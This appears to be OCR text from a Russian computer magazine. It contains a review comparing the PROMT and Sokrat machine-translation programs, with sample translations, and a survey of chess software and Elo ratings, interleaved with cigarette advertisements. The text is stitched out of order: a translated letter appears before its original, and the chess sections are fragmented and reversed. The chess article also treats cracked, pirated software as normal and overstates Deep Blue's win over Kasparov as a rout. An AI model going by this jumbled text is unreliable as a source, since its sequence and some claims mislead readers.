Как же происходит сам процесс перевода? Допустим, ты решил узнать, что творится сегодня в мире. Заходим на главную страницу CNN, выбираем англо-русский перевод, жмем "Перевести страницу". Проходит несколько секунд, и вуаля! - перевод готов! Оригинальная страница заменена страницей с переводом (или же перевод откроется в отдельном окне, это смотря как настроить). Оформление страницы полностью сохраняется, все картинки, фреймы и прочее находятся на своих местах. Переводится не только текст, но и ссылки и даже некоторые кнопки :). Кликая по переведенным ссылкам, можно перейти на другие страницы, перевести их, уйти по ссылкам еще дальше и так до посинения :).




Переводим PROMT'ом сайт CNN

Если нужно перевести не всю страницу, а только какую-то ее часть, выделяем искомым фрагмент и кликаем "Перевести". В зависимости от того, как настроена программа, текст перевода будет выведен рядом с оригиналом или же заменит исходный. Перевод можно подсветить фоном нужного цвета - мне лично по вкусу бледно-сиреневенький :).



Перевод фрагмента веб-страницы

Отдельно стоит рассказать о замечательной возможности составления поискового запроса на русском языке с последующим поиском информации на импортных сайтах. Нажав кнопку "Поиск в Интернете", вводим запрос по-русски, который тут же синхронно переводится на выбранный из списка язык, после чего отправляем запрос на какой-нибудь поисковый сервер (поддерживаются AltaVista, Yahoo!, Lycos и другие популярные поисковики). Возможно построение простого запроса, сложного запроса с учетом логических операторов, а также профессионального запроса по правилам конкретного поискового сервера. Открывшуюся на поисковике страницу с результатами переводим обычным способом, а затем переходим на интересные нам ссылки.



Шлем запрос по-русски на AltaVist'y

СОКРАТ Интернет 3.0 Полиглот

Эта программа также встраивается в браузер MS Internet Explorer. Система переводит в направлениях: английский <-> русский, немецкий <-> русский, французский <-> русский. "СОКРАТ Интернет 3.0 Полиглот" комплектуется набором из 20 дополнительных тематических словарей: компьютерный, деловой, автомобильный и др. На панели инструментов появляются 3 кнопки: с помощью одной можно перевести текущую веб-страницу, другая открывает окошко с настройками, где можно задать направление перевода и подключить/отключить дополнительные словари, третья делит окно MS Internet Explorer пополам - в верхнем окне появится перевод текста, а в нижнем останется оригинал, так что можно будет читать 2 текста параллельно.

Процедура перевода мало чем отличается от работы PROMT Internet XT Premium. Нажимаем "Перевести страницу" - получаем перевод. Если выделить фрагмент текста и выбрать в контекстном меню "Перевести", то появится отдельное окошко с переводом текста. Неприятно то, что переведенные ссылки в этом окошке почему-то не работают (если переводить всю страницу целиком, таких проблем нет).



Бродим с "Сократом" по сайту MTV

<Орудия - к бою!>

Теперь предлагаю, собственно, заценить качество автоматического перевода исследуемых программ. Огульным критикам машинного перевода сразу предлагаю расслабиться и попить пивка, а также запустить из окошка свой пиратский диск с коллекциями переводчиков и словарей одна тысяча девятьсот лохматого года выпуска вместо летающей тарелки :) Качество перевода у софта последнего разлива - на высоте, хотя, конечно, до литературного стиля пока далеко (если это вообще возможно).

Для начала по приколу залезем на сайт "ЦРУ для детей" (www.cia.gov/cia/ciakids/). Берем первый попавшийся текстик.

Оригинал: "The Organization. To do its job, the Agency is divided into four teams. Three of these teams are directorates, which are mission managers, and the fourth team consists of the Mission Support Offices which provide support to the directorates. In tackling any big job, it's easier if it's broken down into smaller pieces for each team to work on. When the work is complete, they come together to see the big picture."

Вот как перевел эту байдю PROMT Internet XT Premium: "Организация. Чтобы делать его работу, Агентство разделено на четыре команды. Три из этих команд - управления, которые являются менеджерами миссии, и четвертая команда состоит из Офисов Поддержки Миссии, которые обеспечивают поддержку управлениям. В занятии любой большой работой, более легко, если это разломано вниз в меньшие части для каждой команды, чтобы воздействовать. Когда работа полна, они объединяются, чтобы видеть большую картину."

А вот результат "СОКРАТ Интернет 3.0 Полиглот": "Организация. Для того, чтобы делать своей работой, Агентство подразделено на четыре группы. Три из этих групп - директораты, которые - менеджеры миссии, и четвертая группа состоит из Офисов Поддержки Миссии, кото-

рые обеспечивают поддержку в директораты. В оборудовании любой большой работы, it's легче, если it's сломанное в меньшие части для каждой группы, чтобы прокладывать на. Когда работа завершена, они объединяются видеть большое изображение."

Обе программы предположили, что работу надо не разделять, а сломать (видимо, как и положено настоящим халаявщикам :)), при этом "Сократ" предложил еще ее и "прокладывать на" (имелось в виду "послать на"? :)), а также как-то совсем грустно не справился со сверхраспространенным словосочетанием "it's", попросту оставив его без перевода.

А вот еще текстик, на сей раз с сайта "ФБР для детей" (www.fbi.gov/kids/k5th/kidsk5th.htm). И чего это меня на эту чушь пробило? :) Оригинал: "DO NOT PICK UP THE GUN. DO NOT EVEN TOUCH THE GUN. Remember, you must have special training to know that the gun is safe and empty. GUNS ARE DANGEROUS. THEY ARE NOT MEANT TO BE TOUCHED BY SOMEONE WITHOUT PROPER TRAINING." Вариант PROMT Internet XT Premium: "НЕ СОБЕРИТЕ ОРУЖИЕ. ДАЖЕ НЕ КОСНИТЕСЬ ОРУЖИЯ. Помните, Вы должны иметь специальное обучение знать, что оружие безопасно и пусто. ОРУЖИЕ ОПАСНО. ОНИ НЕ ПРЕДНАЗНАЧЕНЫ, ЧТОБЫ БЫТЬ ТРОНУТЫМИ КЕМ-ТО БЕЗ НАДЛЕЖАЩЕГО ОБУЧЕНИЯ."

Попытка "СОКРАТ Интернет 3.0 Полиглот": "НЕ ПРИОБРЕТАЙТЕ ПУШКУ. ДАЖЕ НЕ КОСНИТЕСЬ ПУШКИ. Помните, Вы должны иметь специальный готовя, чтобы знать, что пушка - безопасная и пустая. ПУШКИ ОПАСНЫЕ. ОНИ НЕ ЗАХОТЕТЬ БЫТЬ КОСНУВШ КЕМ-НИБУДЬ БЕЗ СООТВЕТСТВУЮЩЕЙ ПОДГОТОВКИ."

У Сократа чувствуется явная тенденция к гигантомании, так как "guns" переведены даже не как "ружья" (чего лично я ожидал), но сразу как "пушки"! Также "Сократ" пополнил русский язык рядом интересных грамматических новшества, типа "коснувш" :). Замечу, что при переводе не использовались какие-либо дополнительные специализированные словари, а только базовые словари, которыми комплектуются системы.

<Транс в собственном соку>

PROMT XT Office

PROMT XT Office - это даже не одна программа, а целый пакет программ и утилит, которые автоматизируют процесс перевода. В него входят собственно переводчик PROMT XT, рассмотренная выше PROMT Internet XT, плаг-ины для встраивания функций перевода в приложения Microsoft Office 2000/XP (Word, Excel, Outlook, PowerPoint, FrontPage) и Adobe Acrobat Reader 5.0, электронный словарь, средства ведения пользовательских словарей. Программа поддерживает перевод в следующих направлениях: английский <-> русский, немецкий <-> русский, французский <-> русский, итальянский <-> русский, испанский <-> русский. Система поставляется либо с 2 языковыми парами (например, английский <-> русский), либо с 6-ю (английский, немецкий, французский <-> русский) в комплектации "ГИГАНТ". Минимальные системные требования - шадящие: Pentium 166, 32 Мб оперативки, 250 метров на винте. Поддерживаемые операционки: Windows 98/Me/NT 4.0./2000/XP. Экран программы разделен на 4 основных части: вверху - несколько панелей инструментов, посередине - 2 окна для оригинала текста и перевода, внизу - информационная панель с важной информацией о переводимом документе.



Интерфейс PROMT

ВОЗМОЖНО
ВСЁ!
ВРАГИ СКУКИ

ЗАВТРА —
это
рекламный
девиз!




МИНЗДРАВ ПРЕДУПРЕЖДАЕТ:
КУРЕНИЕ ОПАСНО ДЛЯ ВАШЕГО ЗДОРОВЬЯ

PC_Zone


СРЕДСТВА МЕХАНИЧЕСКОГО ТРАНСА

Евгений Зубов, zhenya@newmail.ru



PROMT XT поддерживает загрузку документов MS Word, rtf, txt, html. Открываем текст для перевода, он появится в левом окошке. Интеллектуальная софтина автоматически определит язык оригинала, направление перевода и тематику документа. Если в выборе AI тебе что-то не понравилось, можешь тут же подправить. Внизу на информационной панели находится список доступных словарей. Словарь общей лексики там не показан (он подключен всегда), зато представлены пользовательские и специализированные словари. С программой поставляются 3 дополнительных специализированных словаря: Интернет, Информатика и Разговорник. Другие словари по различным тематикам (всего их более 100) можно приобрести отдельно. Пользовательский словарь - совершенно необходимое средство для настройки электронного переводчика. В него можно занести те слова, которых нет в базовом и специализированных словарях или которые есть, но не с теми переводами, что нужны.


Если юзать тематические и пользовательские словари, можно значительно повысить качество перевода документов. Тогда не придется сокрушаться по поводу того, какую чушь тебе выдала программа. Подключаются и отключаются словари одним кликом на чек-боксе. Положение словаря в списке определяет приоритет его использования: сначала берутся переводы из самого верхнего подключенного словаря, затем из следующего и так далее. Словарь общей лексики используется в последнюю очередь. Менять местами словари в списке можно, просто перетаскивая их мышкой. Кстати, перевод любого слова в тексте можно посмотреть, просто наведя на него курсор крысы - он автоматически всплывет в виде подсказки. Если выделить несколько слов подряд, то подобным образом можно узнать уже перевод целого словосочетания. Чтобы найти более подробную информацию о переводе слов, которые есть в словарях системы, используй приложение Electronic Dictionary, входящее в состав пакета PROMT XT. Это - полноценный электронный словарь.



Электронный словарь PROMT работает в 6 направлениях

Подключив нужные словари, жмем кнопку "Перевести весь текст" (можно переводить и по абзацам) и получаем результат в правом окне. Что интересного можно сказать о тексте перевода? Во-первых, он (как, впрочем, и оригинал) находится в окне встроенного текстового редактора, в котором есть возможность работать с параметрами шрифтов (тип, размер, жирность, курсив и т.д.), абзацами, создавать нумерованные списки и даже переводить заглавные буквы в строчные. Таким образом, ты сможешь редактировать текст прямо в переводчике, не вызывая внешние приложения. Далее, многие слова будут подчеркнуты разными цветами. Как ты, наверное, догадываешься, сделано это не для красоты :). Условные обозначения: красным подчеркнуты незна-

мые слова, зеленым - зарезервированные слова, синим - слова с несколькими возможными вариантами перевода, желтым - слова из подключенных специализированных словарей, розовым - слова из пользовательского словаря. Когда ты запомнишь эти обозначения, править текст перевода будет гораздо быстрее. Приступаем к тонкой настройке перевода. Первое, что нужно сделать, это занести в пользовательский словарь непереверженные слова. Их полный список ("Незнакомые слова") есть на информационной панели. Добавление выделенного слова осуществляется нажатием кнопки "Словарная статья" или клавиши F8. При вводе у тебя запросят различную грамматическую информацию о слове, это необходимо для того, чтобы впоследствии программа могла корректно переводить и грамотно строить предложения. Когда твой пользовательский словарь достаточно наполнится, будет удобнее работать с ним, используя специальное приложение Dictionary Editor.




Пополняем пользовательский словарь

Следующая вещь, которую необходимо сделать, - это зарезервировать некоторые слова, т.е. указать программе, какие слова не нужно переводить. Обычно это имена собственные. Поэтому, если тебя не устраивает, что вместо "Windows 2000" в твоём переводе распахнулись "Окна 2000", а группа "Bad Boys Blue" оказалась "Плохими Синими Мальчиками", зарезервируй эти названия. При резервировании можно указать, оставить ли слова просто без перевода или передать в русской транслитерации. Список зарезервированных слов также доступен на информационной панели.

Закончив настройку, нажми кнопку перевода еще раз, теперь все незнакомые слова переведены, а имена собственные, наоборот, остались без перевода. В заключение пройди по многозначным словам с вариантами перевода и выбери нужные тебе. Это делается через контекстное меню щелчком правой кнопки мыши на нужном слове или специальным поиском по всему тексту. Если в переводе есть слова, подчеркнутые синим, а вариантов перевода в фигурных скобках почему-то не видно, нажми на панели инструментов кнопку [a (b,c)], она включает/отключает режим показа вариантов перевода.

Ну вот, теперь можно сохранить результат перевода в форматах rtf, txt, html, сохранить билингву в rtf (оригинал и перевод помещаются в соседние колонки таблицы - удобно для последующего редактирования перевода в Word'e) или же сохранить документ во внутреннем формате для последующей работы с ним в PROMT XT. Нужно отметить, что при работе с однотипными документами стоит сохранить настройки перевода в шаблоне тематики, тогда не придется каждый раз заново возиться с подключением словарей и резервированием слов. Еще одна новая функция PROMT XT, которая может тебе пригодиться, - ассоциированная память (АП). Это - фактически обуча-

емый тобой перевод предложения (или целого абзаца) в базе АП. В следующий раз, когда в тексте встретится точно такое же предложение, оно не будет переведено программой заново, из базы будет взят "человеческий" перевод. Использование АП здорово сэкономит твоё время при переводе многоверсионных документов, основное содержание которых не меняется.



База ассоциированной памяти

Сократ Персональный 4.1

"Сократ Персональный 4.1" - еще одна система автоматического перевода. В состав входит собственно программа-переводчик и плаг-ин для встраивания кнопки перевода почты в Microsoft Outlook. Программа поддерживает перевод с английского на русский и обратно, с другими языками - облом. Системные требования: Windows 98/Me/NT/2000/XP, 32-64 Мб памяти, 10-40 Мб на винте. Интерфейс программы предельно прост, да и функционал минимальный. Основной экран программы делится на 3 части: "Переводчик", "Словарь" и "Настройки", переключаться между которыми можно нажатием на соответствующую закладку. На изучение панели инструментов не придется тратить слишком много времени: в наличии кнопки "Открыть", "Перевод", "Сохранить" и еще несколько штук для работы с текстом.



Интерфейс "Сократа"

В "Сократе" можно открыть документы в формате txt. Оригинал текста появится в верхнем окне (закладка "Переводчик"). Жмем кнопку "Перевод", получаем его в нижнем окне. Результат можно поправить ручками (это, пожалуй, единственный доступный инструмент :)) и сохранить опять-таки в txt. Вести пользовательский словарь и подключать дополнительные словари в "Сократе Персональном" нельзя. Меню "Настройки" позволит тебе включать и отключать следующие параметры переводчика: автоматическое определение языка введенного текста, режим вывода в скобках вариантов перевода слова ("множественные значения"),



Создай с нами рекламу PALL MALL и получи

\$5000!


перевод имен собственных. Также можно поменять язык интерфейса с русского на английский. Полезной фишкой является возможность, используя "горячие" клавиши, получить перевод текста в всплывающем окне, находясь в других приложениях, например, Word'e. Для этого при запущенном "Сократе" выделяем в Word'e слово или кусочек текста и, удерживая Shift, нажимаем правую кнопку. Во встроенном словаре можно посмотреть перевод отдельных слов. По умолчанию открыт русско-английский словарь, и не имеется никаких видимых переключателей на англо-русский. Не отчаивайтесь! Достаточно вбить в строку ввода букву в английской раскладке - и вот перед нами уже англо-русский словарь :). Обратное переключаем тем же макаром.

Мы будем рады вас видеть между первым и седьмым Августа. Наше сотрудничество смотрит очень обещающий. Мы будем ценить все ваши возможные рекомендации по этому материалу, они могут быть действительно полезными.

С наилучшими пожеланиями, Джоном."

<Резюме>

Итак, каковы же результаты забега?
На мой взгляд, оценивать нужно 2 основных параметра:
 качество перевода и функционал. Что касается качества, то "Сократ" явно отстает в связности текста русского перевода, некорректно работает со многими грамматическими конструкциями, делает грубые орфографические ошибки и зачастую сильно искажает смысл. Подобных дефектов в ходе испытаний у PROMT не обнаружено. По поводу функционала нужно отметить обилие различных возможностей в составе пакета PROMT XT Office, которые действительно обеспечивают комфортную работу тем, кто вынужден постоянно заниматься переводом. Минимализм "Сократа" позволяет его посоветовать тем, кто переводит что-то изредка и не хочет возиться с разными настройками. Итак, по обоим параметрам явный лидер - PROMT. Если интересно личное мнение автора, то я подсел на эту программу достаточно давно, когда она еще называлась Stylus, и с тех пор не разочарован. Видно, что софтина все время совершенствуется, улучшается качество перевода, добавляются новые функции. Так что рекомендую. Ну, а английский все-таки учи! :)



Внимательно изучаем словарь

<Орудия - к бою! Часть 2>

Какие же фокусы нам покажет вторая сладкая парочка переводчиков? Давай дадим им работу посерьезнее и попробуем перевести деловое письмо.

Оригинал:

"Dear Mike, As a result of requests from many of our potential clients we would like to open a new sales office in your city. But we can't move further without your help, which means an invitation to visit our head office. We would be glad to see you between the first and seventh of August. Our cooperation looks very promising. We will appreciate all your possible recommendations on this matter, they can be really useful.

*With best regards,
 John."*

Перевод от PROMT XT Office:

"Дорогой Майк, В результате запросов от многих из наших потенциальных клиентов мы хотели бы открыть новый коммерческий офис в вашем городе. Но мы не можем двигаться далее без вашей помощи, что означает приглашение посетить наше главное бюро. Мы были бы довольны видеть Вас между первого и седьмого августа. Наше сотрудничество выглядит очень многообещающим. Мы оценим все ваши возможные рекомендации по этому вопросу, они могут быть действительно полезны.

*С лучшими пожеланиями,
 Джон."*

Перевод от "Сократа Персонального 4.1":

"Дорогой Майк, В результате просьб из многих наших потенциальных клиентов мы хотели бы открывать новый офис распродаж в вашем городе. Но мы не можем перемещать дальше без вашей помощи, которая хочет приглашение, чтобы посещать нашу главную контору.

<Адреса в Сети>

Компания "ПРОМТ": www.promt.ru - информация о компании и программах, www.translate.ru - переводчик в режиме on-line, www.e-promt.ru - электронный магазин.
 Компания "Арсеналь": www.ars.ru - информация о компании и программах.



▲ подробности внутри



МИНЗДРАВ ПРЕДУПРЕЖДАЕТ: КУРЕНИЕ ОПАСНО ДЛЯ ВАШЕГО ЗДОРОВЬЯ

Товар сертифицирован. Содержимое в даные сигареты: смолы - 12мг/8мг/6мг, никотина - 0,9мг/0,6мг/0,5мг.

Компьютерные шахматы

Computer + Chess = ?

Уже давно прошли те времена, когда мы могли сказать: "Компьютер? Шахматы? Ну, играл я с ним пару партий, оба раза выиграл". Современные компьютеры и шахматные программы играют с невероятной силой: мощное железо позволяет просчитывать миллионы комбинаций в секунду, а умные алгоритмы иногда мудрее некоторых гроссмейстеров. Вспомните хотя бы матч Каспарова с DeepBlue (он кончился с разгромным для Гарри счетом). Однако шахматные программы позволяют не только развивать свой игровой навык, они способны анализировать позиции (в поисках наилучшего хода), а некоторые из них, называемые шахматными базами, содержат огромное количество уже сыгранных партий (начиная с образцов 15 века) и энциклопедии, позволяющие профессионалу быстро и легко готовиться к партиям. Обо всех этих программах и пойдет речь в этой статье.



<Who is who?>

Как современные шахматисты определяют, кто из них сильнее играет? Это отнюдь не простой вопрос: еще полвека назад было достаточно провести матч на первенство, скажем, СССР и выявить best of the best. По ходу матча определялись и места остальных участников. Сейчас число шахматистов настолько велико, что проведение каких-либо первенств, включающих в себя хотя бы половину шахматной элиты, становится непосильной задачей. Однако жизнь, в лице некоего Эло (это фамилия такая), придумала определенный коэффициент, что-то типа шахматного IQ, характеризующий силу игры шахматиста. Он называется ЭЛО (в честь создателя, разумеется). Сейчас каждый шахматист, начиная со звания мастера, имеет такой коэффициент (его еще называют рейтингом). Таким образом, каждый знает, насколько сильно он играет.

Вот рейтинг-лист самых сильных шахматистов планеты (они все - гроссмейстеры):

- 1 Kasparov, Garry RUS 2838
 - 2 Kramnik, Vladimir RUS 2809
 - 3 Fischer, Robert J USA 2780
 - 4 Anand, Viswanathan IND 2757
 - 5 Morozevich, Alexander RUS 2742
 - 6 Adams, Michael ENG 2742
 - 7 Topalov, Veselin BUL 2739
 - 8 Ponomarev, Ruslan UKR 2727
 - 9 Ivanchuk, Vassily UKR 2717
 - 10 Kamsky, Gata USA 2717
 - 11 Shirov, Alexei ESP 2715
 - 12 Leko, Peter HUN 2713
 - 13 Gelfand, Boris ISR 2708
 - 14 Bareev, Evgeny RUS 2707
- Последние четыре цифры и есть рейтинг.

Как видно, самый большой рейтинг у Каспарова. На втором месте - Крамник. Хотя он и обыграл Гарри в матче один на один. Тут следует уяснить один момент: рейтинг зависит от игры шахматиста во многих турнирах. Поэтому, если Крамник выиграл у Каспарова, это вовсе не значит, что у него должен быть больший рейтинг. Обрати внимание на 8 строчку: Руслан Пономарев. Это 18-летний чемпион мира по версии FIDE. Дело в том, что еще давно Каспаров и FIDE (Всемирная Шахматная Организация) поссорились. По-моему, Гарри не понравились те деньги, которые ему предлагала FIDE за проведение матчей. Конечно, сейчас Каспаров получает огромные прибыли (выигрывает, например, какой-нибудь турнир раз в году с первым призом в миллион долларов). Зато в шахматном мире теперь царит анархия: несколько чемпионов существуют параллельно. И Руслан Пономарев один из них. Я вовсе не хочу бросать камень в его огород, но ты должен знать реальное положение вещей: в турнире, проведенном FIDE, не участвовали ни Каспаров, ни Крамник, ни Ананд (четвертая строка).

Рейтинг (или ЭЛО) позволяет сравнивать силу игры и компьютерных программ: сейчас почти все именитые программы имеют свой ЭЛО. Благодаря этому среди шахматных программ есть некоторая иерархия. Почему некоторая? Дело в том, что новые версии программ выходят каждые три-шесть месяцев (иногда просто с улучшенным интерфейсом), и разработчики вовсе не стараются узнать и довести до нашего сведения их рейтинги (для этого же придется платить деньги шахматистам-тестерам).

<Человек или машина?>

В.В. Смыслов - в прошлом чемпион мира по шахматам (1957 - 1958 гг.). Сейчас в шахматы почти не играет, иногда только дает разные интервью. Однако очень часто он играет в свою любимую игру с компьютером, в основном тестируя различные программы. Основной его тезис в этой работе такой: "Что-то есть в компьютерах от лукавого! Компьютер не обладает творческой сущностью. Человеку дана душа, он может творить и


ошибаться. А компьютер, как бесстрастный контролер, способен только проверять правильность расчетов человека и указывать на ошибки. Сам создать занимательный шахматный сюжет он не в состоянии. По крайней мере я пока не видел компьютеров, которые могли бы сочинить какой-то красивый этюд... Как бы ни усиливались компьютеры с точки зрения все большего перебора вариантов, полагаю, творец всегда должен побеждать машину". Недавно он сыграл партию с программой, называемой REBEL (одна из самых сильных программ на сегодняшний день). Партия долго шла с перевесом Смыслова (он играл белыми), и в результате 53 ходов закончилась вничью. Вот что сказал гросс, анализирувавший ее: "К сожалению, Смыслову немного не хватило энергии. Он имел перевес всю партию, но так и не смог дожать хладнокровно защищающуюся машину. И все-таки партия подтвердила, что Человек может играть лучше Компьютера. Надеюсь, в следующий раз "железный друг" не сможет уйти от распылителя!". По-моему, немного наивно: напоминает москью, лающую на слона, который ее даже не замечает и продолжает свое движение. Факт остается фактом: компьютер играет сильнее человека. На практике это доказал DeepBlue, разгромивший Каспарова. Кстати, тогда ходили слухи, что Гарри заплатили очень много денег за проигрыш (компания-производитель получит от этого огромные прибыли, ведь победа ее творения - лучшая реклама). Но это все чушь! Подумай сам: если бы ты был чемпионом мира, бесспорно самым сильным шахматистом планеты, зарабатывал по миллиону долларов в год, стал бы ты терять свой авторитет (и авторитет человечества в целом) ради денег, которых у тебя и так навалом? Думаю, что нет. Но компьютер имеет преимущество не только на практике! Когда кто-нибудь утверждает, что создатель должен победить творение, он не учитывает: ресурсы машины огромны - она помнит все партии, когда-либо известные человечеству, ей доступны все новинки, появившиеся в течение последнего месяца, она может пользоваться любой энциклопедией во время игры, а вычислительные мощности позволяют ей просчитывать все варианты на 20-30 ходов вперед. Можно сказать это одним словом: человек отдыхает по сравнению с машиной. И что бы ни кричали разные люди-шахматисты, жизнь сделала свой выбор, это - компьютер.

<Если машина, то какая?>

Здесь мы рассмотрим некоторые программы, работающие на обычных персоналках, с которыми можно сразиться в древнюю индийскую игру, называемую шахматами. Сразу отмечу следующее: помимо обычных прог, существуют еще так называемые шахматные компьютеры. Представь себе высокую доску (где-то 15 см в высоту) обычного размера в ширину и длину. На ней есть кнопки и индикаторы. Это и есть шахматный компьютер - реагирующий, как правило, на нажатие фигур на доске: то есть перед тем, как сделать ход, ты жмешь (в начальной позиции) фигурой на то место, где она стоит, а потом на той клетке, куда хочешь пойти. Помнишь, я рассказывал о рейтингах шахматистах и программ? Это было сделано для того, чтобы ты смог быстро определить самую сильную и самую слабую программы. Я, однако, не смог рассмотреть в этом обзоре все самые хорошие программы, так как некоторых из них нет в России, а некоторые еще не взломали (а цена у них ой-ой-ой). Также мы рассмотрим некоторые программы, играющие не так сильно, но зато доставляющие массу удовольствия красивой графикой (3d фигурами) и звуком (речью Каспарова).

каждый раз улыбаюсь - ведь мой Fritz их щелкает меньше чем за минуту. Так что, установив эту прогу у себя дома, ты можешь поучаствовать в таких конкурсах. Что касается образовательной части этой программы, то она неплохая. Ты можешь порешать задачки, посмотреть партии из базы (обычно Fritz поставляется с минимальной базой, а большая база продается отдельно), анализировать позиции, а, играя с ним, спросить совета.

Резюме: Fritz самая сильная программа. Идеально подходит профессионалам. Для развлечения лучше найти что-нибудь другое.



3D-доска не выдерживает никакой критики - графика просто мертвая!

Программка, называемая тренером, сообщила мне, что я сделал плохой ход и предложила переходить, однако я отказался. Через три хода у компьютера уже была лишняя фигура.



Эх, зря я не воспользовался случаем и не взял ход назад!

Резюме:Hiarcs хорошая сильная программа. Если ты не профи, то выбирай ее, а не Fritz, так как и 3D, и 2D доски Hiarcs'a радуют глаз намного больше скупых текстур Fritz'a.

Вот последний рейтинг-лист самых сильных программ в мире. Тестирование осуществлялось на компьютерах Pentium2-3/MMX/K6-7 с частотой 450MHz (тест проводил не я, а какая-то крутая американская фирма):

1. 2687 Fritz7
2. 2659 Gambit Tiger2.0
3. 2655 Deep Fritz6
4. 2654 Chess Tiger14
5. 2631 Shredder6/632 (472 games)
6. 2630 Junior7
7. 2629 Gambit Tiger1.0
8. 2625 Fritz6a
9. 2617 Rebel Century4 (236 games)
- 10.2607 Rebel Tiger12.0
- 11.2605 Junior6a
- 12.2600 Shredder5/532
- 13.2589 Hiarcs732
- 14.2576 Nimzo8
- 15.2575 Hiarcs 7. 1
- 16.2567 Nimzo 732
- 17.2558 Chessmaster 6000/7000
- 18.2556 Gandalf5 (304 games)
- 19.2554 Gandalf 432
- 20.2553 Rebel Century 3.0


<Hiarcs>

Еще одна очень сильная программа, однако значительно уступающая предыдущей (100 пунктов - это много). Что касается интерфейса, почти полная копия уже рассмотренной программы (только с другим "мозгом"). Надо сказать, что 3D-доска здесь почти такая же отстойная (но уже помещается на экране).



Хотя фигуры по-прежнему убитые, теперь они хоть на экране помещаются

Игровые возможности не уступают предыдущей проге (с учетом "мозгов", конечно). Т.е. Hiarcs делает все то же, что и Fritz, только хуже. Однако, чтобы заметить это "хуже", надо быть профи: все равно, что сравнивать разные музыкальные форматы. Я попробовал сразиться с Hiarcs'ом и был приятно удивлен присутствием тренера.



Тренер (Coach) появился неожиданно. Он сказал, что мой ход - начало конца.

<Chessmaster>



В игре есть около 30 возможных видов 3D-досок

Признаюсь сразу, это моя любимая программа. Я сражался с ней, когда она еще была Chessmaster 2000.

Сейчас это уже Chessmaster 7000. Играет классно - меня обыгрывает. Игровых возможностей в ней не так много по сравнению с двумя предыдущими монстрами. Однако она тоже может считать хоть на 20 ходов вперед, давая подсказки по ходу игры. В ней есть база партий (небольшая, правда), в которой можно найти много классики (партий Ботвинника, Алехина, Капабланки). Что касается графики, то Chessmaster впереди уже рассмотренных мамонтов на два корпуса.



Красивая графика + неплохая сила игры = Chessmaster

Что касается звука, то Chessmaster комментирует каждый ход (по-английски). Особого шика нет, но по сравнению с другими програми смотрится неплохо.

NEXT

PC_Zone

КОМПЬЮТЕРНЫЕ ШАХМАТЫ

TanaT(tanat@yes.ru)




Помимо индийских и ацтекских фигур, есть еще Наполеон против Кутузова и многие другие.

Резюме: Chessmaster наилучшая программа по соотношению (качество графики)/(сила игры).

<Шахматы + Веселье = ?>

К прикольным шахматам можно отнести BattleChess (не ниже 4000), StarWar Chess, Kasparov's Gambit, Combat Chess и другие.



Неплохие по графике, но очень слабые по игре шахматы

